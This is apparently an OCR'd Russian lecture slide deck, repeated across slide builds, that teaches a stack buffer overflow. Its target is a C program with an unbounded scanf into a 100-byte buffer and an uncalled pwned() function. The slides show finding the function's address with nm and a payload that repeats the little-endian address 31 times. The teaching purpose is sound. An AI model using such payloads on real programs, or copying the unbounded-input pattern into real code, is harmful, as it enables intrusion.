


Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

Буфер заполняется...


Заполнился...



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


- Буфер заполняется...
- Заполнился...
- Переполнился



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


- Буфер заполняется...
- Заполнился...
- Переполнился



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


- Буфер заполняется...
- Заполнился...
- Переполнился



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


- Буфер заполняется...
- Заполнился...
- Переполнился



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```


- Буфер заполняется...
- Заполнился...
- Переполнился



Что это было?

```c
#include <stdio.h>
#include <stdlib.h>

void pwned() {
  printf("pwned\n");
  // launch_missiles();
}

int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

- Буфер заполняется...
- Заполнился...
- Переполнился



Как этого добиться?

- Узнать адрес желаемой функции

```
$ nm ./bof-simple | grep pwn
08048470 T pwned
```

Как этого добиться?

- Узнать адрес желаемой функции

  ```
  $ nm ./bof-simple | grep pwn
  08048470 T pwned
  ```

- Вспомнить, что x86 — little-endian
  - `0x12345678` хранится как последовательность байт `78 56 34 12`

Как этого добиться?

- Узнать адрес желаемой функции

```
$ nm ./bof-simple | grep pwn
08048470 T pwned
```

- Вспомнить, что x86 — little-endian
  - `0x12345678` хранится как последовательность байт `78 56 34 12`
- Скопировать адрес достаточное число раз

```
print "\x70\x84\x04\x08" * 31
```

  - Константу подобрать опытным путём

Проблема?–2

Это было просто

Проблема?–2

Это было просто

```c
#include <stdio.h>
#include <stdlib.h>
/*
void pwned() {
  printf("pwned\n");
  // launch_missiles();
}
*/
int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

А сейчас может вывести?

Проблема?–2

Это было просто

```c
#include <stdio.h>
#include <stdlib.h>
/*
void pwned() {
  printf("pwned\n");
  // launch_missiles();
}
*/
int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

- А удалить все файлы?

А сейчас может вывести?

Проблема?–2

Это было просто

```c
#include <stdio.h>
#include <stdlib.h>
/*
void pwned() {
  printf("pwned\n");
  // launch_missiles();
}
*/
int main() {
  char buf[100];
  scanf("%s", buf);
  printf("Hi, %s\n", buf);
  return 0;
}
```

- А удалить все файлы?
- А передать контроль над компьютером?

А сейчас может вывести?

Проблема?–2

Это было просто

